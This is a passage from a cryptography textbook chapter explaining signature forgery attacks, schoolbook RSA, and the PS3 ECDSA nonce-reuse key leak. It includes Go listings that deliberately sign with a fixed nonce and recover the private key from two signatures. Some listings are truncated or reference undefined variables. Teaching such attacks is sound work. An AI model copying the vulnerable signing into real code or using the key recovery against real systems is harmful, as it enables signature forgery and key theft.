


Figure 9.6 In Bitcoin, coin ownership is transferred via digital signatures generated by owners' private keys.

Even regular point-of-sale transactions are digital contracts signed by the chip embedded in modern credit cards. That's what makes them more secure than magnetic stripes, as digital

signatures authorize the transaction details by signing them using the private key stored inside the chip.

9.3 Forgery attacks on digital signatures

We have covered various use cases for digital signatures. Before diving deep into the implementations and exploits, let's discuss the attacks that signatures need to resist. In all the scenarios that follow, the attacker starts without any knowledge of the private key:

- *Total break*—Attacker recovers the private key by looking at the signatures. This is what happened catastrophically with Sony's PlayStation 3; we will discuss this in great detail in the first example of this chapter, in section [9.5](#)
- *Universal forgery*—Attacker is able to generate valid signatures for any message they choose, but without having access to the private key itself.
- *Selective forgery*—Similar to universal forgery, the attacker is able to generate signatures without having the private key. However, they are limited in the type of messages for which they can forge signatures. In section [9.6](#), we will implement the Bleichenbacher signature forgery, which allows attackers to generate valid signatures for certain messages (whose digest ends with a bit set to 1) under specific conditions (RSA key's public exponent must be 3).

- *Existential forgery*—Attacker is able to generate *at least one* valid message–signature pair without possessing the private key. The attacker does not care about the content of the message; the goal is simply to create any message–signature pair that appears valid. This is very roughly similar to birthday attacks on hash functions, where the success of the attack depends only on finding any test case that satisfies the desired property.

9.4 Schoolbook RSA signatures

Perhaps the simplest digital signature algorithm to understand is the schoolbook RSA signature scheme; it is just a straightforward tweak to the RSA encryption, which we covered in the previous chapter. To recap, after a key-generation process, Alice's keypair consists of a secret exponent d and a public (exponent, modulus) pair (e, n) , such that $ed \equiv 1 \pmod{\phi(n)}$:

Equation 9.1

$$\begin{aligned}\text{PubKey}_{\text{Alice}} &= (n, e) \\ \text{PrivKey}_{\text{Alice}} &= (d)\end{aligned}$$

The signature generation and verification steps are like the exponentiation in encryption/decryption that we saw before. To generate a signature for a message m , Alice performs modular exponentiation on it using her *private* exponent and the modulus:

Equation 9.2

$$\begin{aligned}s &= \text{Sign}(m, \text{PrivKey}_{\text{Alice}}) \\ s &= m^d \pmod{n}\end{aligned}$$

Those who do not have the private key (d) cannot forge this signature. Those who have the public key (e, n) can verify the validity of this signature by raising s to e to cancel out d and checking whether the original m is left as the result:

Equation 9.3

$$\begin{aligned} st &= \text{Verify}(m, s, \text{PubKey}_{\text{Alice}}) \\ st &= s^e \bmod n \\ st &= (m^d)^e \bmod n \\ st &= m \bmod n \end{aligned}$$

If a verifier ends up with st that is *not* equal to the original m , then that signature is considered invalid.

Schoolbook RSA works as a signature scheme as just described. But imagine that instead of starting with a message, an attacker picks a random value for the signature s and calculates the message by calculating $m = s^e \bmod n$ using the public exponent. On verification, s will be deemed a valid signature for m because $s^e \bmod n$ (the same calculation the attacker did to reverse a message from s) will equal m . To protect against existential forgery attacks, signature schemes use padding to enforce certain formatting rules for the input messages (which a random signature's inverted message will have an infinitesimally small chance of satisfying). Some signature algorithms also mix the input with randomness, which ensures that the resulting signatures are not deterministic. In the upcoming examples, we will encounter implementation challenges introduced by padding and randomness in popular signature algorithms.

9.5 The elliptic curve digital signature algorithm (ECDSA)

The first signature scheme we are going to implement and exploit is one of the most widely used algorithms and led to one of the most famous implementation failures of all time: the ECDSA root key leak for Sony's PlayStation 3 gaming consoles.

Sony PS3's security remarkably and unprecedentedly (in terms of gaming consoles being hacked) remained unexploited for almost three years after its release. Figure [9.7](#) depicts the timeline of major events in this story. Sony started removing the capability of running Linux on PlayStation 3 around September 2009. Hackers found and exploited several intricate hardware-glitching techniques to enable running unauthorized code on the PlayStation 3 over the next year. In December 2010, the fail0verflow team discovered that Sony made the disastrous mistake of not using random numbers properly for its signature algorithm. This allowed hackers to discover and leak Sony's private ECDSA key for signing authorized code—a key that theoretically never left the manufacturing facility.

At the heart of the matter lay the use of digital signatures in a context we briefly discussed in the preceding sections: that of code integrity. Sony wanted to ensure that only code blessed by

the company executed on the PlayStation 3, so Sony burned a public key for the root of trust (refer to figure [9.5](#)) onto the system. The private key was well-protected in Sony's manufacturing facilities. Any code (game, application) that would be executed on the system first needed a valid digital signature from Sony's master key.

Before Sony's master key was leaked due to a lack of randomness in its signatures, USB glitching attacks exploited memory-corruption techniques with precisely timed signals to gain unauthorized code execution privileges in the running system. Figure [9.8](#) shows one such board (the schematic designs were readily available online; the one in the picture is based on PSGrooPIC) plugged into a PlayStation 3. The glitching techniques allowed attackers to *bypass* the signature checks while the PS3 was running. Once the root ECDSA private key was leaked by the attackers, there was no need to skip these checks anymore; anybody could use the leaked private key to *satisfy* these checks by forging their own valid signatures!




Figure 9.7 A timeline of critical events in the history of PlayStation 3's battle against hackers

What made things worse was that because the public key was directly trusted by the hardware root-of-trust, there was no way to update it for consoles that were already in consumers' hands. Sony could and did update both the implementation and the trusted public keys in the PlayStation 3 consoles going forward, but it was game over for millions of units that were already sold. It was remarkable how the PS3's security—after resisting efforts for years by the world's smartest hackers—well and truly collapsed due to not properly using a random number for its ECDSA signatures.




Figure 9.8 October 2010: Kamran's struggles with USB glitching to run unauthorized code on the PS3. The ECDSA

vulnerability had not yet been discovered.

The same attack was used to steal Bitcoin in 2015 when a vulnerability in the Android implementation of Java's `SecureRandom` class caused a few hundred users to use the same random number as part of signature generation. Java landed in hot water again in 2022 when it was found that the standard implementation of ECDSA verification checks in Java versions 15 to 18 could be easily bypassed using zeroed values for the signature! Glossing over the zero-signature values is a different kind of vulnerability than reusing random numbers, but the intuition behind both will become clearer once we see in the next section how ECDSA signatures are generated and verified.

9.5.1 Implementing vulnerable ECDSA signatures with reused nonces

We discussed elliptic curves for generating random numbers with `DUAL_EC_DRBG` in chapter 3. For ECDSA, we will do similar-looking calculations using the same `crypto/elliptic` package from Go's standard library. Go comes with its own `crypto/ecdsa` package too, which provides an API that lets you provide your own RNG for signing, but it mixes the user-provided RNG's output with a CSPRNG before using it for

signing. Therefore, even if we wrote an RNG that always generated a fixed value like the PS3, Go's standard implementation would still mix its output with another good RNG's, so the attack would fail. To fully replicate the PS3 situation, we will implement vulnerable ECDSA signing ourselves using `crypto/elliptic` while using Go's `crypto/ecdsa` for verification of the signatures we generate. The ECDSA algorithm involves three steps: (1) asymmetric keypair generation, (2) signing, and (3) verification.

ECDSA KEY GENERATION

Let E be an elliptic curve with a generator G of order N . Alice generates a keypair $(\text{PubKey}, \text{PrivKey})_{\text{Alice}}$, where

Equation 9.4

$$\begin{aligned}\text{PubKey}_{\text{Alice}} &= (A) \\ \text{PrivKey}_{\text{Alice}} &= (d)\end{aligned}$$

such that

Equation 9.5

$$A = dG$$

ECDSA SIGNATURE GENERATION

Alice wants to generate a signature for message m using her private key. She chooses a random ephemeral key (also known as a *nonce*, a number used once) k_E , where $0 < k_E < N$. She computes

Equation 9.6

$$\begin{aligned}(R_x, R_y) &= k_E G \\ r &= R_x \\ s &= \frac{h(m) + d \cdot r}{k_E} \bmod N\end{aligned}$$

where $h(m)$ is a hash of m truncated to the bit length of N . The pair of values (r, s) then denotes the ECDSA signature for m , constructed using Alice's private key d in equation 9.6 and verifiable using her public key.

ECDSA SIGNATURE VERIFICATION

Although we will implement the ECDSA signing algorithm with broken nonces, we do not need to implement the signature validation part, as we'll use Go's standard implementation for that. The verification steps are listed here for the sake of completeness.

Bob wants to verify signature (r, s) from Alice's public key (A) over the message m . Bob calculates P such that

Equation 9.7

$$(P_x, P_y) = \frac{h(m)G + rA}{s}$$

The signature (r, s) is considered valid for m if $P_x = r$.

The proof for verification is pretty simple algebraic manipulation but will be unnecessary for our discussion of the PS3 exploit. It's enough to understand that we will implement the key signing shown in equation [9.6](#) but with a fixed value instead of a new nonce each time. Go's standard implementation of the ECDSA signature verification will happily work with the broken signatures we generate, but our attack will be able to recover the private key just by looking at the (r, s) values in those signatures.

Listing [9.1](#) shows the initialization code for our implementation. We define a wrapper type `EcdsaKeyPair`, which will keep the private key hidden from our exploit code (as far as Go is concerned). On line 33, we use the `GenerateKey(...)` function from the standard library's `crypto/ecdsa` package. The fixed-nonce vulnerability only affects the signing process, so we rely on Go's ECDSA key-generation code to get going with our keypair while hiding the private portion of it (from other packages) in the `privKey` variable.

Listing 9.1 impl_ecdsa_reused_nonce.go

```
package impl_ecdsa_reused_nonce

import (
    "crypto/ecdsa"
    "crypto/elliptic"
    "crypto/rand"
    "fmt"
    "math/big"
)

type EcdsaKeyPair struct {
    PubKey  *ecdsa.PublicKey
    privKey *ecdsa.PrivateKey #1
}

var (
    Curve      elliptic.Curve
    notSoNonce *big.Int #2
)

func init() {
    Curve = elliptic.P256()
    n, err := rand.Int(rand.Reader, Curve.Params().N)
    if err != nil {
        panic("could not generate fixed value for non")
    }
}
```

```

    notSoNonce = n

    fmt.Printf("notSoNonce: 0x%X\n", notSoNonce)
}

func NewEcdsaKeyPair() (*EcdsaKeyPair, error) {
    priv, err := ecdsa.GenerateKey(Curve, rand.Reader)
    if err != nil {
        return nil, err
    }
    return &EcdsaKeyPair{
        PubKey:  &priv.PublicKey,
        privKey: priv,
    }, nil
}

```

#1 Private variable hidden from other Go packages

#2 Initialized once; not updated again

The signing code is a pretty straightforward implementation of equation [9.6](#). Line 3 reuses the same value every time as the nonce k_E .

Listing 9.2 impl_ecdsa_reused_nonce.go

```
func EcdsaSignUsingFixedNonce(key *EcdsaKeyPair,
    *big.Int, error) {
    ke := notSoNonce #1
    keInv := new(big.Int).ModInverse(ke, Curve.Params().N)

    r, _ := Curve.ScalarBaseMult(ke.Bytes()) #3
    h := new(big.Int).SetBytes(hash) #4
    Dr := new(big.Int).Mul(key.privKey.D, r) #5
    hashPlusDr := new(big.Int).Add(h, Dr) #6
    s := new(big.Int).Mul(hashPlusDr, keInv) #7
    sModN := new(big.Int).Mod(s, Curve.Params().N)

    return r, sModN, nil
}
```

#1 k_E

#2 $\frac{1}{k_E} \bmod N$

#3 $(k_E G)_x$

#4 $h(m)$

#5 $d \cdot r$

#6 $h(m) + d \cdot r$

#7 $\frac{h(m) + d \cdot r}{k_E}$

Listing [9.3](#) shows the test code for our vulnerable implementation. We generate a few ECDSA signatures over an

empty string, a fixed string, and a date-time representation, and verify each signature with the standard `Verify(...)` function from the `crypto/ecdsa` package.

Listing 9.3 impl_ecdsa_reused_nonce_test.go

```
package impl_ecdsa_reused_nonce

import (
    "crypto/ecdsa"
    "crypto/sha256"
    "testing"
    "time"
)

func TestEcdsaSignUsingFixedNonce(t *testing.T) {
    priv, err := NewEcdsaKeyPair()
    if err != nil {
        t.Fatalf("private key generation failed: %s", err)
    }

    messages := [][]byte{
        []byte(""),
        []byte("Hello World!"),
        []byte("The quick brown fox jumps over the lazy dog"),
        []byte(time.Now().String()),
    }

    for _, message := range messages {
        hash := sha256.Sum256(message)
        r, s, err := EcdsaSignUsingFixedNonce(priv, hash[:])
        if err != nil {
```



```

        t.Fatalf("signing failed: %s", err)
    }

    ok := ecdsa.Verify(&priv.privKey.PublicKey, h, r, s)
    if !ok {
        t.Fatalf("bad signature, message: %s, r: %2x, s: %2x", m, r, s)
    }

    t.Logf("signature verified for message: %s", m)
}

t.Logf("r: 0x%X", r)
t.Logf("s: 0x%X", s)
}

```

#1 Vulnerable signing

#2 Standard Go implementation

Executing the test with `make impl_ecdsa_reused_nonce` generates the console output shown in listing [9.4](#) (spaces added for legibility in hex values). If you look closely, you will see that the *r* values are repeated for all the signatures, which is exactly what tipped off `segher` from the fail0verflow team on December 10, 2010 due to Sony's mistake.

Listing 9.4 Output for `make impl_ecdsa_reused_nonce`

```
go test -v ./ch09/ecdsa_reused_nonce/impl_ecdsa_
notSoNonce: 0x4E9057D0EFA4BDB53BF22CE5F6A945D2592
=== RUN    TestEcdsaSignUsingFixedNonce
impl_ecdsa_reused_nonce_test.go:35: signature
impl_ecdsa_reused_nonce_test.go:36: r: 0xCA31
impl_ecdsa_reused_nonce_test.go:37: s: 0xC4B8
impl_ecdsa_reused_nonce_test.go:35: signature
impl_ecdsa_reused_nonce_test.go:36: r: 0xCA31
impl_ecdsa_reused_nonce_test.go:37: s: 0xC070
impl_ecdsa_reused_nonce_test.go:35: signature
impl_ecdsa_reused_nonce_test.go:36: r: 0xCA31
impl_ecdsa_reused_nonce_test.go:37: s: 0x1627
impl_ecdsa_reused_nonce_test.go:35: signature
impl_ecdsa_reused_nonce_test.go:36: r: 0xCA31
impl_ecdsa_reused_nonce_test.go:37: s: 0x1A14
--- PASS: TestEcdsaSignUsingFixedNonce (0.00s)
```

9.5.2 Exploiting reused nonces in ECDSA signatures

Once we know that a particular pair of ECDSA signatures were generated using the same long-term private key and with the same ephemeral key or nonce, it becomes trivial to recover the private key that was used to generate the signatures. The first step is to recover the nonce k_E . If we have two signatures (r_1, s_1)

and (r_2, s_2) , we can recover k_E by rearranging equation [9.6](#) into equation [9.8](#):

Equation 9.8

$$s_1 - s_2 = \frac{h(m_1) - h(m_2)}{k_E} \bmod N$$
$$k_E = \frac{h(m_1) - h(m_2)}{s_1 - s_2} \bmod N$$

The next listing shows the code for recovering the nonce from two signatures and their hashes, assuming that the signatures were generated using the same nonce.

Listing 9.5 exploit_ecdsa_reused_nonce.go

```
package exploit_ecdsa_reused_nonce

import (
    "fmt"
    "math/big"

    "github.com/krkhan/crypto-impl-exploit/ch09/ecdsa"
)

func RecoverNonceFromBadSignatures(s1, s2, h1, h2 []byte) []byte {
    N := impl_ecdsa_reused_nonce.Curve.Params().N

    fmt.Printf("\ts1: 0x%X\n", s1)
    fmt.Printf("\ts2: 0x%X\n", s2)
    fmt.Printf("\th1: 0x%X\n", h1)
    fmt.Printf("\th2: 0x%X\n", h2)

    h1SubH2 := new(big.Int).Sub(h1, h2) #1
    h1SubH2ModN := new(big.Int).Mod(h1SubH2, N) #2
    s1SubS2 := new(big.Int).Sub(s1, s2) #3
    s1SubS2Inv := new(big.Int).ModInverse(s1SubS2, N) #4
    product := new(big.Int).Mul(h1SubH2ModN, s1SubS2Inv) #5
    nonce := new(big.Int).Mod(product, N) #5

    fmt.Printf("\tnonce: 0x%X\n", nonce)
```

```
    return nonce
}
```

#1 $h(m_1) - h(m_2)$

#2 $h(m_1) - h(m_2) \bmod N$

#3 $s_1 - s_2$

#4 $\frac{1}{s_1 - s_2} \bmod N$

#5 $\frac{h(m_1) - h(m_2)}{s_1 - s_2} \bmod N$

Once we have the nonce, k_E , we can use either of the (r, s) signature pairs to recover the corresponding private key d :

Equation 9.9

$$\begin{aligned} s &= \frac{h(m) + d \cdot r}{k_E} \bmod N \\ k_E s &= h(m) + d \cdot r \bmod N \\ d \cdot r &= k_E s - h(m) \bmod N \\ d &= \frac{k_E s - h(m)}{r} \bmod N \end{aligned}$$

The next listing recovers the private key for any ECDSA signature as long as the relevant nonce, k_E , is known. We then generate a signature for a different message and verify the results with Go's implementation to make sure our attack has succeeded.

Listing 9.6 exploit_ecdsa_reused_nonce.go

```
func RecoverPrivateExponentUsingNonce(nonce, s, h []byte) (privateExponent int) {
    N := impl_ecdsa_reused_nonce.Curve.Params().N

    fmt.Printf("\tnonce: 0x%X\n", nonce)
    fmt.Printf("\ts: 0x%X\n", s)
    fmt.Printf("\th: 0x%X\n", h)
    fmt.Printf("\tr: 0x%X\n", r)

    nonceIntoS := new(big.Int).Mul(nonce, s)
    nonceIntoSModN := new(big.Int).Mod(nonceIntoS, N)
    nonceIntoSMinusH := new(big.Int).Sub(nonceIntoSModN, h)
    rInv := new(big.Int).ModInverse(r, N)
